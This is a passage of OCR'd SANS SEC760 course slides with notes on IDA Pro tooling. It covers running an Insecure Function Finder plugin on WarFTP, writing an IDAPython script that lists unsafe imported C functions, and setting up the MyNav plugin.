
4 Loop through for our strings

SANS SEC760 | Advanced Exploit Development for Penetration Testers 227

Exercise: Source Code

On this slide is a snippet of source code from the Insecure Function Finder plugin. The source code file is called unsafefunc.cpp. It is available in your 760.1 folder.

1) Here we have a pointer to a character array of strings that represent our function names for which we want to search.
2) We have a "for" loop that we will use to loop through all segments.
3) We will look for the segment (SEG_XTRN), which is an IDA segment containing "extern" definitions (external function calls).
4) When we find the preceding segment, we will loop through each of our strings in the array for a match. After this, the code continues to look at cross-references.




Exercise: Copy the Compiled Version

- Copy the file "unsafe_shann.plw" from your 760.1 folder to your IDA plugins folder
  - For example, *C:\Program Files (x86)\IDA 6.X\plugins*
  - This works fine on IDA Demo 6.3+ as well, but not on the free version
  - It will not work on IDA 7 due to the new API
    - You would need to use the x86 compatibility version available to active-licensed IDA users at https://www.hex-rays.com/updida.shtml
  - Note that you will not be able to compile the source code without properly setting up your environment
  - You do not need to compile the code, only copy the compiled version
- Launch IDA and load the war-ftpd.exe file from your 760.1 folder as a new instance

Exercise: Copy the Compiled Version

First, copy the file "unsafe_shann.plw" from your 760.1 folder to your IDA plugins folder (for example, *C:\Program Files (x86)\IDA 6.X\plugins*). This plugin was recompiled to work on IDA 6.3+, so it will work with the demo version provided. It will not work on the free version. The source code is also in your 760.1 folder, but you will not be able to compile it without properly setting up your build environment. Please view Steve Micallef's awesome paper on writing IDA plugins during your own time if you wish to be able to successfully compile your own IDA plugins. It is available at http://www.binarypool.com/idapluginwriting/idapw.pdf. You do not need to compile the source code for this exercise. It is provided for your viewing. All you have to do is copy the .plw file as instructed. Once you finish copying the file to the plugins folder, start the IDA demo or your licensed copy. Go ahead and start up a new instance, selecting the war-ftpd.exe file from your 760.1 folder. Allow IDA to perform its auto-analysis on the WarFTP program.



Exercise: Run the Plugin

- With IDA having performed its analysis on WarFTP, we want to run the "Insecure Function Finder" plugin
- Go to Edit, Plugins, Insecure Function Finder, or press the hotkey Alt-Z
- You should get results similar to the screenshot
- This is only a sample of the results

```
Caller to sscanf: 40934A [call ds:sscanf]
Caller to sscanf: 40F921 [call ds:sscanf]
Caller to sscanf: 4204F6 [call ds:sscanf]
Caller to sscanf: 4269EE [call ds:sscanf]
Finding callers to lstrcpyA (44C9C8)
Caller to lstrcpyA: 407372 [call ds:lstrcpyA]
```


SEC760 | Advanced Exploit Development for Penetration Testers 229

Exercise: Run the Plugin

Now that IDA has finished its auto-analysis on the WarFTP program, we are ready to launch the "Insecure Function Finder" plugin. From the main IDA window, go to Edit, Plugins, Insecure Function Finder, or press the hotkey Alt-Z. Both will execute the script. You should get results that include the following truncated output:

```
Caller to sscanf: 40934A [call ds:sscanf]
Caller to sscanf: 40F921 [call ds:sscanf]
Caller to sscanf: 4204F6 [call ds:sscanf]
Caller to sscanf: 4269EE [call ds:sscanf]
Finding callers to lstrcpyA (44C9C8)
Caller to lstrcpyA: 407372 [call ds:lstrcpyA]
```

This is only a sample of the results displayed.




Exercise: Insecure Function Finder - The Point

- We have now completed an exercise to run a compiled IDA plugin
- You can set up your build environment to create these types of programs in C or C++
- Plugins, such as BinDiff and BinNavi, have proven so lucrative that they were acquired by Google

SEC760 | Advanced Exploit Development for Penetration Testers 230

Exercise: Insecure Function Finder - The Point

This was a simple exercise aimed at having you execute an IDA plugin. It is possible to set up your build environment to create your own plugins. Many have been proven to be incredibly lucrative, such as the Zynamics tools, BinDiff, and BinNavi. Zynamics was acquired by Google in 2012.




Course Roadmap

- Exploit Mitigations and Reversing with IDA
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

- OS Protections and Compile-Time Controls
- Windows Defender Exploit Guard
- IDA Overview
  - ➢ Exercise: Static Analysis with IDA
- Debugging with IDA
  - ➢ Exercise: Remote GDB Debugging with IDA
- IDA FLIRT & FLAIR
  - ➢ Exercise: FLIRT
- IDA Automation and Extensibility
  - ➢ Exercise: Scripting with IDA
  - ➢ Optional Exercise: IDA Plugins
- Extended Hours

This page intentionally left blank.



Extended Hours...


- If you're taking this class in a live format, there are extended hours depending on class time
- Please choose from the following:
  - Option 1: Write an IDAPython script
  - Option 2: Get MyNav running with IDA
  - Option 3: Set up Kernel Debugging for 760.4
  - Option 4: Get IDA Toolbag running with IDA

SEC760 | Advanced Exploit Development for Penetration Testers 232

Extended Hours...

If you are taking this course in a live format, it runs with extended hours until 7 PM. Depending on how long it takes to get through each day's material, you may have time to work on additional exercises or continue to work on daytime exercises. Please choose from the following and continue onward to a better description in the forthcoming slides:

Option 1: Write an IDAPython script
Option 2: Get MyNav running with IDA
Option 3: Set up Kernel Debugging for 760.4
Option 4: Get IDA Toolbag running with IDA



Option 1: Write an IDAPython Script


- Write a script to mimic the "Insecure Function Finder" plugin
- That plugin
  - Has a list of unsafe functions and searches through the IDA input file for a match
  - Prints out any callers to the unsafe function
- Your goal is to re-create this with IDAPython!
- If you get far enough, try increasing its functionality to set breakpoints on any callers. There likely is not enough time to finish this part.
- On the next slide are some great resources to get you started and to help with syntax

SANS SEC760 | Advanced Exploit Development for Penetration Testers 233

Option 1: Write an IDAPython Script

To improve your IDAPython skills, try writing a script that mimics the behavior of the Insecure Function Finder plugin. If you remember, that plugin simply looks through an IDA input file for any dangerous functions it is aware of, and prints out any callers. Your goal is to re-create this behavior with an IDAPython script. If you get far enough, try improving the script to also set breakpoints on the callers, as well as compensate for issues when external function calls hit a jump first before reaching the IAT. You will quickly see that this affects the success of your script and you'll have to compensate. Reach out to your instructor if you have any questions.

On the next slide are some great resources to get you started and to help with syntax. No matter how well you know IDAPython, you will often be looking at these resources for help.


Option 1: Introduction to IDAPython Guide

- In your 760.1 folder is IDAPythonIntro.pdf by Ero Carrera
  - It can also be found at https://vxlab.info/files/IDAPythonIntro.pdf
  - It was published in 2005, but is still a useful resource for many of the built-in APIs available
- Check out the additional resources for help!
  - https://www.hex-rays.com/products/ida/support/idapython_docs/idc-module.html
  - https://www.hex-rays.com/products/ida/support/idapython_docs/idaapi-module.html
  - https://www.hex-rays.com/products/ida/support/idapython_docs/idautils-module.html
- Working basic code appears on next slide, but try yourself first


SANS SEC760 | Advanced Exploit Development for Penetration Testers 234

Option 1: Introduction to IDAPython Guide

In your 760.1 folder is a PDF document called "IDAPythonIntro.pdf." It was written by Ero Carrera back in 2005; however, it still serves as a good resource for the many APIs available for your scripts. There are certainly more that have been added, as can be seen in other resources and links mentioned in this book, but this is a nice overview and explanation of the most common functions.

The following resources offer additional information to help:

- https://vxlab.info/files/IDAPythonIntro.pdf
- https://www.hex-rays.com/products/ida/support/idapython_docs/idc-module.html
- https://www.hex-rays.com/products/ida/support/idapython_docs/idaapi-module.html
- https://www.hex-rays.com/products/ida/support/idapython_docs/idautils-module.html



Option 1: Example


Comments are in the notes. This script takes the names in the bannedList variable and checks the IAT of the IDA input file for it, printing any results.

```
import idaapi, idautils, idc
checked = []

bannedList = (["strcpy", "sprintf", "strncpy", "strncat", "StrCpyW", "lstrcpyA"])

def iatCallback(addr, name, ord):
        if name in bannedList and name not in checked:
                checked.append(name)
                print "Found function %s in IAT at 0x%08x" % (name, addr)
        return True

for i in xrange(0, idaapi.get_import_module_qty()):
        name = idaapi.get_import_module_name(i)
        idaapi.enum_import_names(i, iatCallback)
```

Option 1: Example

The following code will work and give results against the WarFTP program in your 760.1 folder. The output from running this script is at the bottom.

```
import idaapi, idautils, idc
checked = []

bannedList = (["strcpy", "sprintf", "strncpy", "strncat", "StrCpyW", "lstrcpyA"])

def iatCallback(addr, name, ord):
        if name in bannedList and name not in checked:
                checked.append(name)
                print "Found function %s in IAT at 0x%08x" % (name, addr)
        return True

for i in xrange(0, idaapi.get_import_module_qty()):
        name = idaapi.get_import_module_name(i)
        idaapi.enum_import_names(i, iatCallback)

#The code below is not part of the script above; it is the output when running it in IDA against WarFTP.
Found function sprintf in IAT at 0x0044cfc4
Found function lstrcpyA in IAT at 0x0044c9c8
```



Option 1: Continuing...


- After you get the basic part of the script working, try optimizing it further
  - Account for any errors experienced
  - Identify any callers to the matched functions using XREFs
  - Set breakpoints on XREFs
  - Handle intermediary thunks
  - Support different object file types (e.g., PE/COFF, ELF)
  - In your 760.1 folder is a script called "banned_functions.py," written by this author, that you can use as a reference

SANS SEC760 | Advanced Exploit Development for Penetration Testers 236

Option 1: Continuing...

After you get the first part working, feel free to expand the functionality:

- Account for any errors experienced.
- Identify any callers to the matched functions using XREFs.
- Set breakpoints on XREFs.
- Handle intermediary thunks.
- Support different object file types (for example, PE/COFF, ELF).
- In your 760.1 folder is a script called "banned_functions.py," written by this author, that you can use as a reference.



Option 2: IDA MyNav (1)


- Open source IDAPython plugin
  - Written by Joxean Koret at http://joxeankoret.com/
  - Won the IDA Plugin contest in 2010 - https://www.hex-rays.com/contests/2010/
  - Most useful for allowing you to determine code paths and differences between runs
  - Designed to mimic BinNavi in some ways
  - Can be very buggy and difficult to manage in newer versions of IDA
  - Some functionality just won't work, and each program may have different results and bugs

SANS SEC760 | Advanced Exploit Development for Penetration Testers 237

Option 2: IDA MyNav (1)

In 2010, Joxean Koret won the annual IDA Plugin Contest with his tool MyNav. See https://www.hex-rays.com/contests/2010 and http://joxeankoret.com/ for more information. The tool was designed to mimic some of the functionality of Zynamic's BinNavi in allowing you to trace the path of execution within a program at varying points. You can set various start and stop points, as well as look at the differences between two separate runs to determine the changes in the path of execution for each run. It offers code coverage at the function level, as well as at the block level.

In this author's experience, the plugin can be very difficult to set up and manage. One run may work perfectly and the next several runs throw errors. One program may work fine with the plugin and another may not work at all. The code is open source, so you are able to troubleshoot, but it is not a small plugin. Your results will certainly vary. The tool is also mentioned in Chris Eagle's IDA Pro book. Even with the difficulty in running the tool, it is listed here as it is a free alternative to commercial tools such as BinNavi, currently maintained by Google. The code has not been updated in several years and is not currently maintained.



Option 2: IDA MyNav (2)


- The files for MyNav are included in your 760.1 folder in case you would like to attempt getting it up and running
  - Please note, your results may vary and you may not get it working properly
  - <u>It is not officially part of the course exercises</u>
  - Each of these tools can be very version dependent, inconsistent, and problematic
  - Remember, they are free tools, generously given to the community by their authors

SEC760 | Advanced Exploit Development for Penetration Testers 238

Option 2: IDA MyNav (2)

In your 760.1 folder are the files for MyNav. If you would like to try to get it working, please remember the following:

- Your results may vary and you may not get it working properly.
- <u>It is not officially part of the course exercises.</u>
- Each of these tools can be version-dependent, inconsistent, and problematic.
- Remember, they are free tools, generously given to the community by their authors.



Option 2: IDA MyNav (3)

- Installation:
  - Copy the contents of the "mynav1.1" folder from 760.1 to your "%PATH%\IDA 6.X\python\" folder
  - Open the Windows100.exe file from your 760.1 folder inside of 32-bit IDA and save the IDB
  - With the IDB open in IDA, click "File, Script file" and select the mynav.py file from your IDA, Python folder
  - Click "Edit, Plugins" and there should be a bunch of new MyNav options, and then click "MyNav: Set all breakpoints"
  - Select the Local Win32 debugger, then select the plugin "MyNav: New Session" and give the session a name

SEC760 | Advanced Exploit Development for Penetration Testers 239

Option 2: IDA MyNav (3)

On this slide are some high-level installation and operation instructions. Your first step would be to copy the contents of the "mynav1.1" folder from your 760.1 folder, over to the Python subdirectory where IDA is installed (for example, C:\Program Files (x86)\IDA 6.X\python\). There are several Python scripts.

